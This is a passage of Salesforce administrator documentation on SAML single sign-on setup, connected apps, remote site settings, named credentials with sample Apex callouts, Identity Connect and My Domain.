- In the SAML Metadata Discovery Endpoints section, you can access URLs for the SAML identity provider information for your custom domain and each community. Your service provider can use these URLs to configure single sign-on to connect to Salesforce.
  - Salesforce Identity—URL of identity provider metadata for your custom domain in My Domain.
  - *Community Name* Community Identity—URL of identity provider metadata for the named community.
- In the service providers section, next to the name of an existing service provider, click **Edit** to change its definition, click **Profiles** to add or remove user profiles that have access to this service provider, or click **Del** to delete it.

  Note: To define a new service provider, from Setup, enter *Apps* in the Quick Find box, then select **Apps** and then create a new SAML-enabled connected app.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer**, **Enterprise**, **Performance**, **Unlimited**, and **Database.com** Editions

USER PERMISSIONS

Define and modify identity providers and service providers:

- "Customize Application"

SEE ALSO:

Identity Providers and Service Providers

Prerequisites for Defining Service Providers

Before you define a service provider in Salesforce, follow these steps to define an identity provider and exchange configuration information with your provider.

1. Enable Salesforce as an identity provider.
2. Give your service provider information about your configuration of Salesforce as an identity provider. This information is available as metadata that you can download and give to your service provider. To obtain this metadata, from Setup, enter *Identity Provider* in the Quick Find box, select **Identity Provider**, then click **Download Metadata**.

   If your service provider doesn't support metadata, but supports certificates instead, you can download the certificate. From Setup, enter *Identity Provider* in the Quick Find box, then select **Identity Provider**, then click **Download Certificate**.
3. Get the following information from your service provider:
   - Assertion consumer service (ACS) URL
   - Entity ID
   - Subject type—Specifies if the subject for the SAML response from Salesforce (as an identity provider) is a Salesforce user name or a federation ID
   - Security certificate—Only required when the service provider is initiating login to Salesforce and signing their SAML requests

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer**, **Enterprise**, **Performance**, **Unlimited**, and **Database.com** Editions

USER PERMISSIONS

Define and modify identity providers and service providers:
- "Customize Application"

SEE ALSO:

Identity Providers and Service Providers

Defining Service Providers as SAML-Enabled Connected Apps

1. Complete the prerequisites.
2. From Setup, enter *Apps* in the Quick Find box, then select **Apps**.
3. Under Connected Apps, click **New**.
4. Specify the required fields under Basic Information.
5. Under Web App Settings, select **Enable SAML** and then provide the following:

   Entity Id
   This value comes from the service provider. Each entity ID in an organization must be unique. If you're accessing multiple apps from your service provider, you only need to define the service provider once, and then use the RelayState parameter to append the URL values to direct the user to the correct app after signing in.

   ACS URL
   The ACS, or assertion consumer service, URL comes from the SAML service provider.

   Subject Type
   Specifies which field defines the user's identity for the app. Options include the user's username, federation ID, user ID, a custom attribute, or an algorithmically calculated persistent ID. A custom attribute can be any custom field added to the User object in the organization, as long as it is one of the following data types: Email, Text, URL, or Formula (with Text Return Type). After you select Custom Attribute for the **Subject Type**, Salesforce displays a **Custom Attribute** field with a list of the available User object custom fields in the organization.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer**, **Enterprise**, **Performance**, **Unlimited**, and **Database.com** Editions

USER PERMISSIONS

Define and modify identity providers and service providers:
- "Customize Application"

Name ID Format
Specifies the format attribute sent in SAML messages. "Unspecified" is selected by default. Depending on your SAML service provider, you may want to set this to email address, persistent, or transient.

Issuer
By default, the standard issuer for your identity provider is used (your organization's My Domain). If your SAML service provider requires a different value, specify it here.

6. Optionally specify the following:

Start URL
Directs users to a specific location when they run the application. The Start URL can be an absolute URL, such as `https://na1.salesforce.com/001/o`, or it can be the link for the application name, such as `https://customer.goodApp.com` for GoodApp. Specifying a Start URL makes the application available in the Force.com app menu and in App Launcher.

Verify Request Signatures
Select `Verify Request Signatures` if the service provider gave you a security certificate. Browse your system for the certificate. This is only necessary if you plan to initiate logging in to Salesforce from the service provider and the service provider signs their SAML requests.

> **Important:** If you upload a certificate, all SAML requests must be signed. If no certificate is uploaded, all SAML requests are accepted.

Encrypt SAML Response
Select `Encrypt SAML Response` to upload a certificate and select an encryption method for encrypting the assertion. Valid encryption algorithm values are `AES-128` (128–bit key). `AES-256` (256–bit key). and `Triple-DES` (Triple Data Encryption Algorithm).

7. Click **Save**.

To authorize users for this SAML application:

1. From Setup, enter *`Connected Apps`* in the `Quick Find` box, then select the option for managing connected apps.
2. Click the name of the application.
3. Select the profiles and/or permission sets that can access the application.

SEE ALSO:

Identity Providers and Service Providers

Custom Fields

Map Salesforce Users to App Users

If the `Subject Type` for the service provider definition is `Federation ID`, you must map the Salesforce user to the username used to sign into the service provider.

To map a Salesforce user to the app user:

1. From Setup, enter *`Users`* in the `Quick Find` box, then select **Users**, then click **Edit** for every user who needs to be mapped.
2. In `Federation ID`, under Single Sign On Information, enter the username to be used to log into the service provider.
3. Click **Save**.

Tip: Use SOAP API if you have a large number of user profiles or permission sets to update. See the *SOAP API Developer's Guide*.

SEE ALSO:

Identity Providers and Service Providers

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer**, **Enterprise**, **Performance**, **Unlimited**, and **Database.com** Editions

USER PERMISSIONS

Define and modify identity providers and service providers:

- "Customize Application"

View Your Service Provider Details

After you define a service provider for your organization by creating a SAML-enabled connected app, you can view the details from Setup by entering *`Connected Apps`* in the `Quick Find` box, then selecting **Connected Apps**, and then selecting the name of the app. You might need to share this information, such as `SP-Initiated POST Endpoint` or `SP-Initiated Redirect Endpoint`, with your service providers.

From this page you can click:

- **Edit** to change the values of the service provider definition.
- **Delete** to delete a service provider definition.

  Warning: If you delete a service provider definition, your users will no longer have access to that service provider.

- **Profile Access** to change which profiles have access to this service provider.

SEE ALSO:

Identity Providers and Service Providers

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer**, **Enterprise**, **Performance**, **Unlimited**, and **Database.com** Editions

USER PERMISSIONS

Define and modify identity providers and service providers:

- "Customize Application"

Enabling Identity Providers and Defining Service Providers for Portals and Sites

When enabling identity providers and defining service providers for Force.com Sites, Customer Portals and partner portals, note the following:

- When defining a service provider, if the `Subject Type` is `Username`, the Salesforce organization ID is prepended to the user name in the SAML assertion. For example, if the user is `jDeoint@WFC.com`, the subject for the SAML assertion contains `00DE0000000FFLT@jDeoint@WFC.com`. If the `Subject Type` is `Federation ID`, the exact federation ID is used.
- The attribute `is_portal_user` included in the SAML assertion generated by Salesforce contains values. You might want to share the following example with your service provider.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer**, **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

Define and modify identity providers and service providers:

- "Customize Application"

```
<saml:Attribute Name="is_portal_user"
   NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
      <saml:AttributeValue
         xmlns:xs="http://www.w3.org/2001/XMLSchema"
         xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
         xsi:type="xs:anyType">true
      </saml:AttributeValue>
</saml:Attribute>
```

SEE ALSO:

Identity Providers and Service Providers

Using the Identity Provider Event Log

The identity provider event log records both problems and successes with inbound SAML authentication requests from another app provider, and outbound SAML responses when Salesforce is acting as an identity provider. To view the identity provider event log, from Setup, enter *Identity Provider Event Log* in the Quick Find box, then select **Identity Provider Event Log**. You can show successes, failures, or both in the log. You can view the 50 most recent events in the UI; you can view more by creating a report.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer**, **Enterprise**, **Performance**, **Unlimited**, and **Database.com** Editions

USER PERMISSIONS

Define and modify identity providers and service providers:

- "Customize Application"

Examples Using Identity Providers and Service Providers

This section contains two examples of setting up Salesforce as an identity provider, then setting up two different service providers:

- Google Apps —shows service-provider initiated login.
- Salesforce—shows identity-provider initiated login.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer**, **Enterprise**, **Performance**, **Unlimited**, and **Database.com** Editions

Tabs are not available in **Database.com**

USER PERMISSIONS

Define and modify identity providers and service providers:

- "Customize Application"

Setting up Single Sign-on to Google Apps Example

This example shows how to set up single sign-on from Salesforce to Google Apps. In this example, Google is the service provider, and Google Apps is the app provided by the service provider.

For this example to work:

- You must already have a Premier Edition Google Apps account
- Your Salesforce organization must be set up for single sign-on using SAML 2.0

The general steps are as follows, with more specifics on each step below.

1. Generate a domain name and enable an identity provider in your Salesforce organization.
2. Define the service provider in Salesforce.
3. Enable the Salesforce user and profile.
4. Setup Google Apps.
5. Test your implementation.

Generating a Domain Name and Enabling an Identity Provider

To prepare your Salesforce organization for this example, generate a domain name and enable Salesforce as an identity provider:

1. Log in to Salesforce.
2. Generate a domain name for your organization:

a. From Setup, enter *My Domain* in the Quick Find box, then select **My Domain**, enter a new subdomain name, and click **Check Availability**.

b. If the name is available, click the **Terms and Conditions** check box, then click **Register Domain**.

Important: You must deploy your domain name before you can enable Salesforce as an identity provider.

3. Enable Salesforce as an identity provider:

a. From Setup, enter *Identity Provider* in the Quick Find box, then select **Identity Provider**.

b. Click **Enable**.

c. Click **Download Certificate**. Remember where you save the certificate, as you will upload it later.

Defining a Service Provider

To define the service provider:

1. Log in to Salesforce.
2. From Setup, enter *Apps* in the Quick Find box, then select **Apps**.
3. Click **New** in the Connected Apps section and for Connected App Name, enter Google Apps.
4. In the Web App Settings area, select **Enable SAML** and then enter the following information:

Field	Value
ACS URL	The URL for your Google App account, such as https://www.google.com/a/respond.info
Entity ID	google.com
Subject Type	Federation ID

5. Click **Save**.
6. To authorize access to this app, enter *Connected Apps* in the Quick Find box, select the option for managing connected apps, and then click the name of the application. Then select the current user's profile.
7. Copy the value in the SP-Initiated Redirect Endpoint field. You will use this value later.

Mapping the Salesforce user to the Google Apps user

1. From your personal settings, enter *Advanced User Details* in the Quick Find box, then select **Advanced User Details**. No results? Enter *Personal Information* in the Quick Find box, then select **Personal Information**.
2. Click **Edit**.
3. For Federation ID, enter the username you use to sign into Google Apps, for example, JSmith@TGroup.com.
4. Click **Save**.

Setting up Google Apps

1. Log in to your Google Apps account.

2. Click the **Advanced tools** tab, then the **Set up single sign-on (SSO)** link.
3. Check the `Enable Single Sign-on` checkbox.
4. For `Sign-in page URL`, enter the URL copied from the `SP-Initiated Redirect Endpoint` field, from defining a service provider.
5. For `Sign-out page URL`, specify the URL where you want your users to go after they log out of Google Apps, such as, `http://www.mydomain.salesforce.com`.
6. For `Change password URL`, use the following URL: `https://mydomain.salesforce.com/_ui/system/security/ChangePassword`, where *`mydomain`* is the name you specified for your custom domain when you generated your domain.
7. For `Verification certificate`, upload the certificate you downloaded from enabling an identity provider.
8. Click **Save Changes**.

Testing Your Implementation

To verify that your Salesforce organization can use single sign-on to Google Apps:

1. Log out of Google Apps and Salesforce.
2. Try to access a Google app page, such as `http://docs.google.com/a/respond.info/` or `http://mail.google.com/a/respond.info/`.
3. You are redirected to a Salesforce sign-on page. After you login, you are at the specified Google app page.

An alternate test is to add the Google App to a web tab in your Salesforce organization.

1. Log in to Salesforce.
2. From Setup, enter *`Tabs`* in the `Quick Find` box, then select **Tabs**, then click **New** in the `Web Tabs` section.
3. Choose a tab layout and click **Next**.
4. Enter a label to display on the tab.
5. Use the default name. This is the same as the label.
6. Click the `Tab Style` lookup icon to display the Tab Style Selector. Select an icon. Keep all other defaults.
7. Click **Next**.
8. In the Button or Link URL text box, enter a Google App page, such as `docs.google.com/a/respond.info/` or `mail.google.com/a/respond.info/`, then click **Next**.

   Note: This has to be an absolute URL, that is, it must contain either `http://` or `https://`.

9. Click **Next** and **Save**.
10. Click the new tab at the top of your page. You are automatically logged into the specified Google app page.

Setting up Single Sign-on from Salesforce to Salesforce

This example shows how to set up a Salesforce app to initiate single sign-on from one Salesforce organization to another.

The initiating Salesforce organization, that is, the organization that you want to initially log into, acts as the *identity provider*. The Salesforce organization that you want to access using an app acts as the *service provider*.For example, suppose you have two Salesforce organizations: a sales organization and an ideas organization. You can set up single sign-on between the two organizations so your users only have to log into and remember the password for one.

For this example to work, your initiating Salesforce organization must be set up for single sign-on using SAML 2.0. The general steps are as follows, with more specifics on each of these steps.

1. Generate a domain name and enable an identity provider in the Salesforce organization that is acting as an identity provider.
2. Set up the Salesforce organization that is acting as a service provider.
3. Define the service provider app in the Salesforce organization that is acting as an identity provider.
4. Test your implementation.

Generating a Domain Name and Enabling an Identity Provider

All the work in the following steps is done on the Salesforce organization that is acting as the identity provider.

To prepare your Salesforce organization for this example, generate a domain name and enable Salesforce as an identity provider:

1. Log in to Salesforce.
2. Generate a domain name for your organization:
   a. From Setup, enter *My Domain* in the Quick Find box, then select **My Domain**, enter a new subdomain name, and click **Check Availability**.
   b. If the name is available, click the **Terms and Conditions** check box, then click **Register Domain**.

      Important: You must deploy your domain name before you can enable Salesforce as an identity provider.

3. Enable Salesforce as an identity provider:
   a. From Setup, enter *Identity Provider* in the Quick Find box, then select **Identity Provider**.
   b. Click **Enable**.
   c. Click **Download Certificate**. Remember where you save the certificate, as you will upload it later.

Setting up a Salesforce Organization as Service Provider

To configure a second Salesforce organization as the service provider:

1. Log in to the Salesforce organization that acts as the service provider.
2. Enable and configure SAML:
   a. From Setup, enter *Single Sign-On Settings* in the Quick Find box, then select **Single Sign-On Settings**, then click **Edit**.
   b. Select the SAML Enabled check box.
   c. Use the following settings:

Field	Value
SAML Version	2.0
Issuer	The identity provider issuer URL, created when the identity provider is set up. For example, https://mycustomdomain.salesforce.com.
Identity Provider Certificate	Browse for the certificate you downloaded in enabling an identity provider.

Field	Value
SAML User ID Type	Select Assertion contains the Federation ID from the User object
SAML User ID Location	Select User ID is in the NameIdentifier element of the Subject statement

d. Click **Save**.

e. Copy and save the values from the fields Salesforce Login URL and Entity ID. You need these values later, when defining the Salesforce service provider.

3. Link your user in the service provider organization to the user in the identity provider organization:

a. From your personal settings, enter *Advanced User Detail* in the Quick Find box, then select **Advanced User Detail**. No results? Enter *Personal Information* in the Quick Find box, then select **Personal Information**.

b. Click **Edit**.

c. For Federation ID, enter the username used to sign into theSalesforce identity provider organization, for example, IDP_org@TGroup.com.

d. Click **Save**.

Defining the Service Provider in the Identity Provider Organization

To define the service provider, you create a SAML enabled Web App as a connected app:

1. Log in to the Salesforce organization that acts as the identity provider.
2. From Setup, enter *Apps* in the Quick Find box, then select **Apps**, then in the Connected Apps section, click **New**.
3. Specify the following information:

Field	Value
Connected App Name	Salesforce Service Provider
Contact Email	Contact Salesforce should use for contacting you or your support team.
Enable SAML	Select this option to enter service provider details.
Entity Id	Use the Entity ID from setting up the service provider
ACS URL	Use the Salesforce Login URL from setting up the service provider
Subject Type	Select Username

4. Click **Save**.
5. Select the profiles allowed to access this service provider. You must select the current user's profile for this example to work.
6. Click **Save**.
7. Copy down the value of the IdP-Initiated Login URL field. You will use this value later, in testing.

Testing Your Implementation

To verify that your Salesforce organizations can use single sign-on to connect, create a web tab:

1. Log in to the Salesforce organization that is acting like a service provider.
2. From Setup, enter *Tabs* in the Quick Find box, then select **Tabs**, then click **New** in the Web Tabs section.
3. Choose a tab layout and click **Next**.
4. Enter a label to display on the tab.
5. Use the default name. This is the same as the label.
6. Click the Tab Style lookup icon to display the Tab Style Selector. Select an icon.
7. Click **Next**.
8. In the Button or Link URL text box, enter the value of the IdP-Initiated Login URL field from defining the service provider, then click **Next**.

   Note: This has to be an absolute URL, that is, it must contain either http:// or https://.

9. Click **Next**, then **Save**.
10. Click the new tab at the top of your page. If you have logged out of the Salesforce organization that acts as the identity provider, you are prompted to log in. Once you are logged in, you should see the Salesforce organization that acts as the identity provider in the tab.

SEE ALSO:

Identity Providers and Service Providers

Configure Remote Site Settings

Before any Visualforce page, Apex callout, or JavaScript code using XmlHttpRequest in an s-control or custom button can call an external site, that site must be registered in the Remote Site Settings page, or the call fails.

Note: To enable corresponding access for Lightning components, create a CSP Trusted Site.

To access the page, from Setup, enter *Remote Site Settings* in the Quick Find box, then select **Remote Site Settings**. This page displays a list of any remote sites already registered and provides additional information about each site, including remote site name and URL.

For security reasons, Salesforce restricts the outbound ports you may specify to one of the following:

- 80: This port only accepts HTTP connections.
- 443: This port only accepts HTTPS connections.
- 1024–66535 (inclusive): These ports accept HTTP or HTTPS connections.

To register a new site:

1. Click **New Remote Site**.
2. Enter a descriptive term for the Remote Site Name.
3. Enter the URL for the remote site.
4. To allow access to the remote site regardless of whether the user's connection is over HTTP or HTTPS, select the Disable Protocol Security checkbox. When selected, Salesforce

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Visualforce and S-controls are not available in **Database.com**

USER PERMISSIONS

To configure remote settings:

- "Customize Application" or "Modify All Data"

can pass data from an HTTPS session to an HTTP session, and vice versa. Only select this checkbox if you understand the security implications.

5. Optionally, enter a description of the site.
6. Click **Save** to finish, or click **Save & New** to save your work and begin registering an additional site.

SEE ALSO:

Create CSP Trusted Sites to Access Third-Party APIs

Named Credentials

A named credential specifies the URL of a callout endpoint and its required authentication parameters in one definition. To simplify the setup of authenticated callouts, specify a named credential as the callout endpoint. If you instead specify a URL as the callout endpoint, you must register that URL in your org's remote site settings and handle the authentication yourself. For example, for an Apex callout, your code would need to handle authentication, which can be less secure and especially complicated for OAuth implementations.

Salesforce manages all authentication for callouts that specify a named credential as the callout endpoint so that you don't have to. You can also skip remote site settings, which are otherwise required for callouts to external sites, for the site defined in the named credential.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

Named credentials are supported in these types of callout definitions:

- Apex callouts
- External data sources of these types:
  - Salesforce Connect: OData 2.0
  - Salesforce Connect: OData 4.0
  - Salesforce Connect: Custom (developed with the Apex Connector Framework)

By separating the endpoint URL and authentication from the callout definition, named credentials make callouts easier to maintain. For example, if an endpoint URL changes, you update only the named credential. All callouts that reference the named credential simply continue to work.

If you have multiple orgs, you can create a named credential with the same name but with a different endpoint URL in each org. You can then package and deploy—on all the orgs—one callout definition that references the shared name of those named credentials. For example, the named credential in each org can have a different endpoint URL to accommodate differences in development and production environments. If an Apex callout specifies the shared name of those named credentials, the Apex class that defines the callout can be packaged and deployed on all those orgs without programmatically checking the environment.

Named credentials support basic password authentication and OAuth 2.0. You can set up each named credential to use an org-wide named principal or to use per-user authentication so that users can manage their own credentials.


To reference a named credential from a callout definition, use the named credential URL. A named credential URL contains the scheme `callout:`, the name of the named credential, and an optional path. For example: `callout:My_Named_Credential/some_path`.

You can append a query string to a named credential URL. Use a question mark (?) as the separator between the named credential URL and the query string. For example: `callout:My_Named_Credential/some_path?format=json`.


Example: In the following Apex code, a named credential and an appended path specify the callout's endpoint.

```
HttpRequest req = new HttpRequest();
req.setEndpoint('callout:My_Named_Credential/some_path');
req.setMethod('GET');
Http http = new Http();
HTTPResponse res = http.send(req);
System.debug(res.getBody());
```

The referenced named credential specifies the endpoint URL and the authentication settings.



If you use OAuth instead of password authentication, the Apex code remains the same. The authentication settings differ in the named credential, which references an authentication provider that's defined in the org.



In contrast, let's see what the Apex code looks like without a named credential. Notice that the code becomes more complex to handle authentication, even if we stick with basic password authentication. Coding OAuth is even more complex and is an ideal use case for named credentials.

```
HttpRequest req = new HttpRequest();
req.setEndpoint('https://my_endpoint.example.com/some_path');
req.setMethod('GET');

// Because we didn't set the endpoint as a named credential,
// our code has to specify:
// - The required username and password to access the endpoint
// - The header and header information
```

```
String username = 'myname';
String password = 'mypwd';

Blob headerValue = Blob.valueOf(username + ':' + password);
String authorizationHeader = 'BASIC ' +
EncodingUtil.base64Encode(headerValue);
req.setHeader('Authorization', authorizationHeader);

// Create a new http object to send the request object
// A response object is generated as a result of the request

Http http = new Http();
HTTPResponse res = http.send(req);
System.debug(res.getBody());
```

Define a Named Credential

Create a named credential to specify the URL of a callout endpoint and its required authentication parameters in one definition. You can then specify the named credential as a callout endpoint to let Salesforce handle all the authentication. You can also skip remote site settings, which are otherwise required for callouts to external sites, for the site defined in the named credential.

Grant Access to Authentication Settings for Named Credentials

For named credentials that use per-user authentication, grant access to users through permission sets and profiles. Doing so lets users set up and manage their own authentication settings for accessing the external system.

SEE ALSO:

Define a Named Credential

Grant Access to Authentication Settings for Named Credentials

Apex Developer Guide: Invoking Callouts Using Apex

External Authentication Providers

Define a Named Credential

Create a named credential to specify the URL of a callout endpoint and its required authentication parameters in one definition. You can then specify the named credential as a callout endpoint to let Salesforce handle all the authentication. You can also skip remote site settings, which are otherwise required for callouts to external sites, for the site defined in the named credential.

Named credentials are supported in these types of callout definitions:

- Apex callouts
- External data sources of these types:
  - Salesforce Connect: OData 2.0
  - Salesforce Connect: OData 4.0
  - Salesforce Connect: Custom (developed with the Apex Connector Framework)

To set up a named credential:

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

USER PERMISSIONS

To view named credentials:

- "View Setup and Configuration"

To create, edit, or delete named credentials:

- "Customize Applications"

1. From Setup, enter *Named Credentials* in the Quick Find box, then select **Named Credentials**.
2. Click **New Named Credential**, or click **Edit** to modify an existing named credential.
3. Complete the fields.

Field	Description
Label	A user-friendly name for the named credential that's displayed in the Salesforce user interface, such as in list views. If you set Identity Type to Per User, this label appears when your users view or edit their authentication settings for external systems.
Name	A unique identifier that's used to refer to this named credential from callout definitions and through the API. The name can contain only underscores and alphanumeric characters. It must be unique, begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.

URL	The URL or root URL of the callout endpoint. Must begin with *http://* or *https://*. Can include a path but not a query string. Examples:
	• http://my_endpoint.example.com
	• https://my_endpoint.example.com/secure/payroll
	You can, however, append a query string and a specific path in the callout definition's reference to the named credential. For example, an Apex callout could reference the named credential "My_Payroll_System" as follows.
	`HttpRequest req = new HttpRequest();`
	`req.setEndpoint('callout:My_Payroll_System/paystubs?format=json');`

Certificate	If you specify a certificate, your Salesforce org supplies it when establishing each two-way SSL connection with the external system. The certificate is used for digital signatures, which verify that requests are coming from your Salesforce org.
Identity Type	Determines whether you're using one set or multiple sets of credentials to access the external system. • Anonymous: No identity and therefore no authentication. • Per User: Use separate credentials for each user who accesses the external system via callouts. Select this option if the external system restricts access on a per-user basis. After you grant user access through permission sets or profiles in Salesforce, users can manage their own authentication settings for external systems in their personal settings. • Named Principal: Use the same set of credentials for all users who access the external system from your org. Select this option if you designate one user account on the external system for all your Salesforce org users.

4. Select the authentication protocol.
   - If you select **Password Authentication**, enter the username and password for accessing the external system.

- If you select **OAuth 2.0**, complete the following fields.

Field	Description
`Authentication Provider`	Choose the provider. See External Authentication Providers on page 924.
`Scope`	Specifies the scope of permissions to request for the access token. Your authentication provider determines the allowed values. See Use the Scope Parameter on page 953. Note: – The value that you enter replaces the `Default Scopes` value that's defined in the specified authentication provider. – Whether scopes are defined can affect whether each OAuth flow prompts the user with a consent screen. – We recommend that you request a refresh token or offline access. Otherwise, when the token expires, you lose access to the external system.
`Start Authentication Flow on Save`	To authenticate to the external system and obtain an OAuth token, select this checkbox. This authentication process is called an OAuth flow. When you click **Save**, the external system prompts you to log in. After successful login, the external system grants you an OAuth token for accessing its data from this org. Redo the OAuth flow when you need a new token—for example, if the token expires—or if you edit the `Scope` or `Authentication Provider` fields.

5. If you want to use custom headers or bodies in the callouts, enable the relevant options.

Field	Description
`Generate Authorization Header`	By default, Salesforce generates an authorization header and applies it to each callout that references the named credential. Deselect this option only if one of the following statements applies. • The remote endpoint doesn't support authorization headers. • The authorization headers are provided by other means. For example, in Apex callouts, the developer can have the code construct a custom authorization header for each callout. This option is required if you reference the named credential from an external data source.
`Allow Merge Fields in HTTP Header` `Allow Merge Fields in HTTP Body`	In each Apex callout, the code specifies how the HTTP header and request body are constructed. For example, the Apex code can set the value of a cookie in an authorization header. These options enable the Apex code to use merge fields to populate the HTTP header and request body with org data when the callout is made.

Field	Description
	These options aren't available if you reference the named credential from an external data source.

To reference a named credential from a callout definition, use the named credential URL. A named credential URL contains the scheme `callout:`, the name of the named credential, and an optional path. For example: `callout:My_Named_Credential/some_path`.

You can append a query string to a named credential URL. Use a question mark (?) as the separator between the named credential URL and the query string. For example: `callout:My_Named_Credential/some_path?format=json`.

SEE ALSO:

Named Credentials

Grant Access to Authentication Settings for Named Credentials

Apex Developer Guide: Invoking Callouts Using Apex

Grant Access to Authentication Settings for Named Credentials

For named credentials that use per-user authentication, grant access to users through permission sets and profiles. Doing so lets users set up and manage their own authentication settings for accessing the external system.

1. From Setup, enter `Permission Sets` in the `Quick Find` box, then select **Permission Sets** or **Profiles**.
2. Click the name of the permission set or profile that you want to modify.
3. Do one of the following.
   - For a permission set, or for a profile in the enhanced profile user interface, click **Named Credential Access** in the Apps section. Then click **Edit**.
   - For a profile in the original profile user interface, click **Edit** in the Enabled Named Credential Access section.
4. Add the named credentials that you want to enable.
5. Click **Save**.

SEE ALSO:

Store Authentication Settings for External Systems

Define a Named Credential

Named Credentials

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in all editions

Permission sets available in: **Contact Manager**, **Professional**, **Group**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To edit permission sets and user profiles:

- "Manage Profiles and Permission Sets"

Identity Connect

Identity Connect integrates Microsoft Active Directory with Salesforce via a service that runs on either Windows or Linux platforms. It gives AD users single sign-on access to Salesforce. When syncing AD users, the identity service provider can be either Salesforce or Identity Connect.

Installing Identity Connect

Enabling Identity Connect

SEE ALSO:

Installing Identity Connect

Enabling Identity Connect

Identity Connect Implementation Guide

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available for an additional cost in: **Enterprise**, **Performance**, and **Unlimited** Editions. **Developer** Edition includes 10 Identity Connect permission set licenses.

Installing Identity Connect

Your organization must have at least one Identity Connect license. To obtain Identity Connect, contact Salesforce.

The Identity Connect software will typically be installed on a server by your IT department. Each user does not need to install Identity Connect individually.

1. From Setup, enter *Identity Connect* in the Quick Find box, then select **Identity Connect**.

   Note: **Identity Connect** doesn't appear in Setup until Salesforce adds the feature to your organization.

2. Click the download link that corresponds to your operating system.
3. Install the software according to the Salesforce Identity Connect Implementation Guide.

SEE ALSO:

Identity Connect

Enabling Identity Connect

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available for an additional cost in: **Enterprise**, **Performance**, and **Unlimited** Editions. **Developer** Edition includes 10 Identity Connect permission set licenses.

USER PERMISSIONS

To install Identity Connect:

- "Manage Users"

Enabling Identity Connect

To obtain Identity Connect, contact Salesforce.

To enable Identity Connect for a user:

1. Assign the Identity Connect license to the user.
2. Create a permission set and add the "Use Identity Connect" permission to it.
3. Assign the permission set to the user.

 Walk Through It: create, edit, and assign a permission set

SEE ALSO:

- Identity Connect
- Installing Identity Connect
- Identity Connect Implementation Guide

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available for an additional cost in: **Enterprise**, **Performance**, and **Unlimited** Editions. **Developer** Edition includes 10 Identity Connect permission set licenses.

USER PERMISSIONS

To assign a permission set license:

- "Manage Internal Users"

To create and assign permission sets:

- "Manage Profiles and Permission Sets"

To view users that are assigned to a permission set:

- "View Setup and Configuration"

My Domain

Add a subdomain to your Salesforce org URL with the My Domain Salesforce feature. Having a subdomain lets you highlight your brand and makes your org more secure. A subdomain is convenient and allows you to personalize your login page.

Using My Domain, you define a subdomain that's part of your Salesforce domain. For example, `developer` is a subdomain of the `salesforce.com` domain. With a subdomain, you replace the URL that Salesforce assigned you, like `https://na30.salesforce.com`, with your chosen name, like `https://somethingcool.my.salesforce.com`. A subdomain is also referred to as a custom domain. However, a custom domain has a specific meaning for Salesforce Communities.

A subdomain name helps you better manage login and authentication for your org in several key ways. You can:

- Highlight your business identity with your unique domain URL
- Brand your login screen and customize right-frame content
- Block or redirect page requests that don't use the new domain name
- Work in multiple Salesforce orgs at the same time

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Performance**, **Unlimited**, **Enterprise**, **Developer**, **Professional**, and **Group** Editions.

- Set custom login policy to determine how users are authenticated
- Let users log in using a social account, like Google and Facebook, from the login page
- Allow users to log in once to access external services

My Domain is required before you can use these Salesforce features:

- Single sign-on (SSO) with external identity providers
- Social sign-on with authentication providers, such as Google and Facebook
- Lightning components in Lightning component tabs, Lightning Pages, the Lightning App Builder, or standalone apps

Watch a Demo (5:11 minutes)

My Domain is also available for sandbox environments.

Note: My Domain is subject to additional Terms of Use.

Your domain name uses standard URL format, including:

- Protocol: https://
- Subdomain prefix: your brand or term
- Domain: my.salesforce.com

Your name can include up to 40 letters, numbers, and hyphens. You can't start the subdomain name with root, status, or a hyphen.

You have the chance to try out names and check availability before you commit to your domain name.

